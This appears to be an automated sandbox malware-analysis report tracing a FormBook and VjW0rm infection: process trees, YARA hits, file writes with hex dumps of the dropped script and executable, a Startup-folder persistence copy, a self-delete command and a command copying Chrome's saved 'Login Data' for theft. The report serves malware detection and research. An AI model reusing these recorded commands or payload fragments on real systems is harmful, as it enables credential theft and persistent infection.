00000000.00000002.298399545.000001E34090B000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.298399545.000001E34090B000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Analysis Process: wscript.exe PID: **6432**, Parent PID: **6352**

General

Target ID:	1
Start time:	17:25:28
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js

Imagebase:	0x7ff7613a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.787481597.000001B744A45000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.787143262.000001B742DEC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000003.280726639.000001B744A4A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFC6715700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js	0	12860	74 79 70 65 6f 66 20 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74	typeof (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.prot	success or wait	1	7FFC6715700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: bin.exe PID: **6488**, Parent PID: **6352**

General

Target ID:	2
Start time:	17:25:30

Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\bin.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0xb0000
File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.441172214.0000000001750000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.441172214.0000000001750000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.441172214.0000000001750000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.283050957.00000000000B1000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.283050957.00000000000B1000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.283050957.00000000000B1000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.440060149.00000000000B1000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.440060149.00000000000B1000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.440060149.00000000000B1000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.441024809.0000000001720000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.441024809.0000000001720000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.441024809.0000000001720000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	CA417	NtReadFile

Analysis Process: explorer.exe PID: 3968, Parent PID: 6488

General

Target ID:	4
Start time:	17:25:34
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.368626097.000000000DAD5000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.368626097.000000000DAD5000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.368626097.000000000DAD5000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.397676948.000000000DAD5000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.397676948.000000000DAD5000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.397676948.000000000DAD5000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cex8di	read data or list directory | synchronize	device | compressed	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72C0A72	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device | compressed	synchronous io non alert | non directory file	success or wait	1	72C7F9F	NtCreateFile

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	success or wait	1	72C7EC8	NtDeleteFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe	0	175616	4d 5a 45 52 fd 00 00 00 00 58 fd fd 09 fd 03 fd 3c fd 00 03 fd fd fd 28 03 08 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1d 76 fd 26 59 17 fd 75 59 17 fd 75 59 17 fd 75 42 fd 6d 75 17 17 fd 75 42 fd 58 75 5a 17 fd 75 42 fd 5b 75 58 17 fd 75 52 69 63 68 59 17 fd 75 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 24 fd 18 3f 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0a 00 00 fd 02 00 00 00 00 00 00 00 00 00 fd fd 01 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00	MZERX<(!L!This program cannot be run in DOS mode.$v&YuYuYuBm uuBXuZuB[uXuRichYuP EL$?@	success or wait	1	72C8284	NtWriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **6720**, Parent PID: **3968**

General

Target ID:	6
Start time:	17:25:41
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js"
Imagebase:	0x7ff7613a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000003.309422158.000001A547DDD000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000002.787235102.000001A5460F0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 00000006.00000002.787256308.000001A5460FA000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000002.787256308.000001A5460FA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000006.00000002.788030615.000001A547DDB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js	0	12860	74 79 70 65 6f 66 20 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74	typeof (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.prot	success or wait	1	7FFC6715700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 7112, Parent PID: 3968

General

Target ID:	12
Start time:	17:25:50
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\JmtwmJXhXe.js"
Imagebase:	0x7ff7613a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000002.799354104.0000010D37867000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000C.00000002.799045100.0000010D35F00000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wscript.exe PID: 5232, Parent PID: 3968

General

Target ID:	15
Start time:	17:26:01
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js"
Imagebase:	0x7ff7613a0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000F.00000003.352632654.0000023E30CBD000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000F.00000002.788512933.0000023E2EF2C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000F.00000002.790309780.0000023E30CBB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 0000000F.00000002.788499693.0000023E2EF22000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000F.00000002.788499693.0000023E2EF22000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmmon32.exe PID: **3396**, Parent PID: **3968**

General

Target ID:	18
Start time:	17:26:40
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x7ff73c930000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.817738228.0000000005407000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.817738228.0000000005407000.00000004.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.817738228.0000000005407000.00000004.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.787729752.0000000000B50000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.787729752.0000000000B50000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.787729752.0000000000B50000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.806764391.0000000004A20000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.806764391.0000000004A20000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.806764391.0000000004A20000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.806738334.00000000032E0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.806738334.00000000032E0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.806738334.00000000032E0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.806579092.0000000000D64000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.806579092.0000000000D64000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.806579092.0000000000D64000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	32FA417	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **3464**, Parent PID: **3396**

General	
Target ID:	19
Start time:	17:26:45
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3128**, Parent PID: **3464**

General	
Target ID:	20
Start time:	17:26:46
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5356**, Parent PID: **3396**

General	
Target ID:	29
Start time:	17:27:51
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4744**, Parent PID: **5356**

General	
Target ID:	30
Start time:	17:27:56
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: 5hol_r7nkdhp.exe PID: **5024**, Parent PID: **3968**

General

Target ID:	40
Start time:	17:29:22
Start date:	27/05/2022
Path:	C:\Program Files (x86)\Cex8di\5hol_r7nkdhp.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Cex8di\5hol_r7nkdhp.exe
Imagebase:	0xc50000
File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000028.00000000.781550005.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000028.00000000.781550005.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000028.00000000.781550005.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000028.00000000.780941454.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000028.00000000.780941454.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000028.00000000.780941454.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000028.00000000.780550493.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000028.00000000.780550493.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000028.00000000.780550493.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000028.00000000.781223568.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000028.00000000.781223568.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000028.00000000.781223568.0000000000C51000.00000020.00000001.01000000.0000000E.sdmp, Author: JPCERT/CC Incident Response Group

Disassembly

No disassembly